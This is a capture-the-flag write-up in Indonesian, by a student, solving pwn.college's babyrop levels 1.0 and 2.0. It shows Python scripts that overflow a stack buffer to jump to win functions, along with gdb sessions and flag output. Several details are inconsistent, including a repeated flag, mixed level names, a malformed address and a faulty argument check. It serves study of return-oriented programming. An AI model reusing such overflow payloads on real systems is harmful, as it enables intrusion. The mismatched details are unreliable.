


Nama: Fawwaz Anugrah Wiradhika Dharmasatya

NIM:13520086


Babyrop 1.0

Gak usah basa basi, langsung buka pwn.college . Start dulu challenge nya.



Challenge nya sudah dimulai

Disini saya akan menggunakan workspace yang sudah disediakan oleh pwn.college



Jadi heker cuy...

Buka terminal lalu buka challengenya

PROBLEMS

OUTPUT

DEBUG CONSOLE

TERMINAL

```
hacker@babyrop_level1:~$ /challenge/babyrop_level1.0
```

```
###
```

```
### Welcome to /challenge/babyrop_level1.0!
```

```
###
```

This challenge reads in some bytes, overflows its stack, and allows you to perform a ROP attack. Through this series of challenges, you will become painfully familiar with the concept of Return Oriented Programming!

Deskripsi Challengenya:

```
###
```

```
### Welcome to /challenge/babyrop_level1.0!
```

```
###
```

This challenge reads in some bytes, overflows its stack, and allows you to perform a ROP attack. Through this series of challenges,

you will become painfully familiar with the concept of Return Oriented Programming!

In this challenge, there is a win() function.

win() will open the flag and send its data to stdout; it is at 0x4025ac.

In order to get the flag, you will need to call this function.

You can call a function by directly overflowing into the saved return address, which is stored at 0x7ffc16b3e1e8, 40 bytes after the start of your input buffer.

That means that you will need to input at least 48 bytes (16 to fill the buffer, 24 to fill other stuff stored between the buffer and the return address, and 8 that will overwrite the return address).

```

input.py > babyrop1
1  import sys #buat nulis ke stdout
2  import binascii #python dynamic typing jadi rada rempong
3  #buat konversi hex ke ascii
4  def babyrop1():
5      #solve babyrop 1.0
6      payload = b"" #bytes array
7      #buka file input.txt
8      with open("input.txt","r") as baca:
9          #baca yg di file input.txt
10         rawhex = baca.read() #baca semua konten
11         #ilangi semua spasi, \n sama \r
12         rawhex = rawhex.replace(' ', "")
13         rawhex = rawhex.replace('\n', "")
14         rawhex = rawhex.replace('\r', "")
15         #tambahkan ke payload
16         payload += binascii.unhexlify(rawhex)#konversi hex string ke
17         #bytes array
18         payload += b"\n" #jangan lupa new line
19     #kirim ke stdout
20     sys.stdout.buffer.write(payload)
21
22 if __name__ == '__main__':
23     level = sys.argv[0] #level yang mana yang mau ditulis jawabannya
24     if(level==1):
25         babyrop1()

```

Penjelasan: Script ini membaca input dari file input.txt dan mengkonversinya menjadi bytes. Pertama-tama, kita overflow buffer sebanyak 40 bytes(dari deskripsi di soal), 8 bytes sisanya diisi dengan address fungsi win(0x00000000004025ac) yang didapat dari soal (programnya ditulis dalam mode 64 bit, tau dari mana? Di deskripsi ada tulisan address dari saved return address yang berupa address 64 bit). Alamat fungsi win ini lalu ditulis terbalik per byte karena encoding kebanyakan sistem jaman sekarang menggunakan little endian, yakni pembacaan byte nya dimulai dari byte terkecil. (0x00000000004025ac -> ac25400000000000). Payload akhir sebagai berikut:

```
input.txt
```

1	65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65
2	65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65 65
3	ac 25 40 00 00 00 00 00

Input file

(Kalo kakak-kakak yang baca ngerasa familiar sama scriptnya, buat yg ini ku ngambil referensi script dari script yang disediakan pas praktikum 3 orkom)


Lalu tinggal dikirim deh. Nah pas bagian ini gw beberapa kali gagal karena hal konyol (basically script diatas diatur buat ngejain banyak level dan gw lupa masukan parameter level yg mau dikerjain pas nge run makanya gak keprint). Akhirnya sukses dan dapat flagnya:

```
Received 49 bytes! This is potentially 1 gadgets.
Let's take a look at your chain! Note that we have no way to verify that the gadgets are executable
from within this challenge. You will have to do that by yourself.

+--- Printing 2 gadgets of ROP chain at 0x7ffd955be558.
| 0x00000000004025ac: endbr64 ; push rbp ; mov rbp, rsp ; lea rdi, [rip + 0xbdd] ; call 0x401150 ;
| 0x000000000000000a: (UNMAPPED MEMORY)

Leaving!
You win! Here is your flag:
pwn.college{A8GESzU_ICLtB8qJS0hD33N4nAK.QXxQzMsAzN0QzW}
```

Flag: **pwn.college{A8GESzU_ICLtB8qJS0hD33N4nAK.QXxQzMsAzN0QzW}**




Command buat ngejawab: **python3 input.py 1 | /challenge/babyrop_level1.0**

Level 1.0 DONE

Babyrop 2.0

Seperti level 1.0, langsung buka pwn.college . Start dulu challenge nya.



Challenge nya sudah dimulai

Buka kembali workspace yang pas di challenge 1

```
input.py > babyrop1
1 import sys #buat nulis ke stdout
2 import binascii #python dynamic typing jadi rada rempong
3 #buat konversi hex ke ascii
4 def babyrop1():
5     #solve babyrop 1.0
6     payload = b"" #bytes array
7     #buka file input.txt
8     with open("input.txt", "r") as baca:
9         #baca yg di file input.txt
10        rawhex = baca.read() #baca semua konten
11        #ilangi semua spasi, \n sama \r
12        rawhex = rawhex.replace(' ', "")
13        rawhex = rawhex.replace('\n', "")
14        rawhex = rawhex.replace('\r', "")
15        #tambahkan ke payload
16        payload += binascii.unhexlify(rawhex) #konversi hex string ke
17        #bytes array
18        payload += b"\n" #jangan lupa new line
19    #kirim ke stdout
20    sys.stdout.buffer.write(payload)
21    #sys.stdout.buffer.write(b"\n")
```

Jadi heker part 2...

Buka terminal lalu buka challengenya

```
hacker@babyrop_level12:~$ /challenge/babyrop_level12.0
###
### Welcome to /challenge/babyrop_level12.0!
###

This challenge reads in some bytes, overflows its stack, and allows you to perform a ROP attack. Through this series of
challenges, you will become painfully familiar with the concept of Return Oriented Programming!

In this challenge, there are 2 stages of win functions. The functions are labeled `win_stage_1` through `win_stage_2`.
In order to get the flag, you will need to call all of these stages in order.
```

Deskripsi Challengenya:

###

Welcome to /challenge/babyrop_level2.0!

###

This challenge reads in some bytes, overflows its stack, and allows you to perform a ROP attack. Through this series of

challenges, you will become painfully familiar with the concept of Return Oriented Programming!

In this challenge, there are 2 stages of win functions. The functions are labeled `win_stage_1` through `win_stage_2`.

In order to get the flag, you will need to call all of these stages in order.

You can call a function by directly overflowing into the saved return address, which is stored at 0x7ffc1b092888, 40 bytes after the start of your input buffer.

That means that you will need to input at least 48 bytes (25 to fill the buffer, 15 to fill other stuff stored between the buffer and the return address, and 8 that will overwrite the return address).

Untuk level 2.0 ini, kita disuruh manggil 2 fungsi, fungsi win_stage_1 dan win_stage_2 berurutan.

Ya untungnya gak disebut kalau perlu parameter jadi mirip kek level 1.0 Cuma bedanya habis masukin address win_stage_1, masukin address win_stage_2 ke buffer.

Problem pertama ialah mencari address win_stage_1 dan win_stage_2. Untuk hal ini, kita tinggal memanfaatkan gdb.

```

hacker@babyrop_level12:~$ gdb /challenge/babyrop_level12.0
GNU gdb (GDB) 11.1
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

--Type <RET> for more, q to quit, c to continue without paging--c
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /challenge/babyrop_level12.0...
(No debugging symbols found in /challenge/babyrop_level12.0)
(gdb) █

```

GDB moment

Gunakan command "print <nama-fungsi> untuk mencari addressnya"

```

(gdb) print win_stage_1
$2 = {<text variable, no debug info>} 0x4020bf <win_stage_1>

```

Atau bisa juga dengan cara nguli dengan disassemble

```

(gdb) disassemble win_stage_1
Dump of assembler code for function win_stage_1:
0x00000000004020bf <+0>:    endbr64
0x00000000004020c3 <+4>:    push    %rbp
0x00000000004020c4 <+5>:    mov     %rsp,%rbp
0x00000000004020c7 <+8>:    sub     $0x120,%rsp
0x00000000004020ce <+15>:   mov     %edi,-0x114(%rbp)
0x00000000004020d4 <+21>:   mov     $0x0,%esi
0x00000000004020d9 <+26>:   lea     0x10b8(%rip),%rdi    # 0x403198
0x00000000004020e0 <+33>:   mov     $0x0,%eax
0x00000000004020e5 <+38>:   call    0x401210 <open@plt>
0x00000000004020ea <+43>:   mov     %eax,-0x4(%rbp)

```

Karena sistemnya 64-bit, maka address nya sebanyak 8 bytes.

Address win_stage_1 : **0x00000000004020bf**

Untuk yg win_stage_2 juga sama

```
(gdb) print win_stage_2
$3 = {<text variable, no debug info>} 0x40216c <win_stage_2>
```

Address win_stage_2 : **0x00000000040216c**

Karena sistem encodingnya little endian, maka ketika dimasukkan ke payload perlu dibalik:

0x00000000040216c -> 6c21400000000000

Okei, sekarang mari kita buat payloadnya

```
def babyrop2():
    #solve babyrop 1.0
    payload = b"" #bytes array
    #buka file input.txt
    #tambahin dump
    payload += b"A"*40
    #print(payload)
    #tambahin address win_stage_1 ( 0x0000000004020bf)
    payload += binascii.unhexlify("bf20400000000000")
    #print(payload)
    #tambahin address win_stage_2 (0x00000000040216c)
    payload += binascii.unhexlify("6c21400000000000")
    #tambahin enddline
    payload += b"\n"
    sys.stdout.buffer.write(payload)
```

Biar beda kek yg pas level 1.0, disini kita langsung masukan payloadnya di script gak usah baca dari file lagi. Jadi pertama kita tambahin dump buat ngeoverflow buffer sebanyak 40 bytes. (40 dari deskripsi di

soal)), lalu dilanjutkan dengan address win_stage_1 yang ditulis terbalik per bytes. Dilanjutkan juga dengan address win_stage_2 yang ditulis terbalik per bytes. Untuk konversi dari string ke bytes, digunakan fungsi binascii.unhexlify seperti pada challenge babyrop 1.0. Terakhir tambahkan newlinw dan kirimkan ke buffer stdout

Mari kita coba!

```
hacker@babyrop_level2:~$ python3 input.py 2 | /challenge/babyrop_level2.0
###
### Welcome to /challenge/babyrop_level2.0!
###
```

This challenge reads in some bytes, overflows its stack, and allows you to perform a ROP attack. Through this series of challenges, you will become painfully familiar with the concept of Return Oriented Programming!

In this challenge, there are 2 stages of win functions. The functions are labeled `win_stage_1` through `win_stage_2`. In order to get the flag, you will need to call all of these stages in order.

You can call a function by directly overflowing into the saved return address, which is stored at 0x7ffd373b0938, 40 bytes after the start of your input buffer. That means that you will need to input at least 48 bytes (25 to fill the buffer, 15 to fill other stuff stored between the buffer and the return address, and 8 that will overwrite the return address). Received 57 bytes! This is potentially 2 gadgets. Let's take a look at your chain! Note that we have no way to verify that the gadgets are executable

from within this challenge. You will have to do that by yourself.

```
+--- Printing 3 gadgets of ROP chain at 0x7ffd373b0938.
| 0x0000000004020bf: endbr64 ; push rbp ; mov rbp, rsp ; sub rsp, 0x120 ; mov dword ptr [rbp - 0x114], edi ; mov esi, 0 ; lea rdi, [rip + 0x10b
8] ; mov eax, 0 ; call 0x401210 ;
| 0x00000000040216c: endbr64 ; push rbp ; mov rbp, rsp ; sub rsp, 0x120 ; mov dword ptr [rbp - 0x114], edi ; mov esi, 0 ; lea rdi, [rip + 0x10b
b] ; mov eax, 0 ; call 0x401210 ;
| 0x00007ffd373b0a0a: add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al
; add byte ptr [rax], al ; add byte ptr [rax], al ; xor byte ptr [rdx], dl ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax
+ 0xa], dl ; cmp esi, dword ptr [rdi] ; std ; jg 0x7ffd373b0a27 ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add
byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rsi + 0x1
2], bl ; add byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax + 0xa], cl ; cmp esi, dword ptr [rdi] ; std ; jg 0x7ffd373b0a47 ; a
dd byte ptr [rax + rax], bl ;
```


Leaving!


```
pwn.college{0bvL5luN0NTEf3-Q-MqeKkA44ts.QXzQzMsAzN0QzW}
Segmentation fault
```


Dapet cuyy!!!

Flag: **pwn.college{A8GESzU_ICLtB8qJS0hD33N4nAK.QXxQzMsAzN0QzW}**

Kita submit:

 **babyrop level2.0** 238 solves

 Start

 Practice

Flag

Submit

Correct

Sukses!!!!

Level 2.0 DONE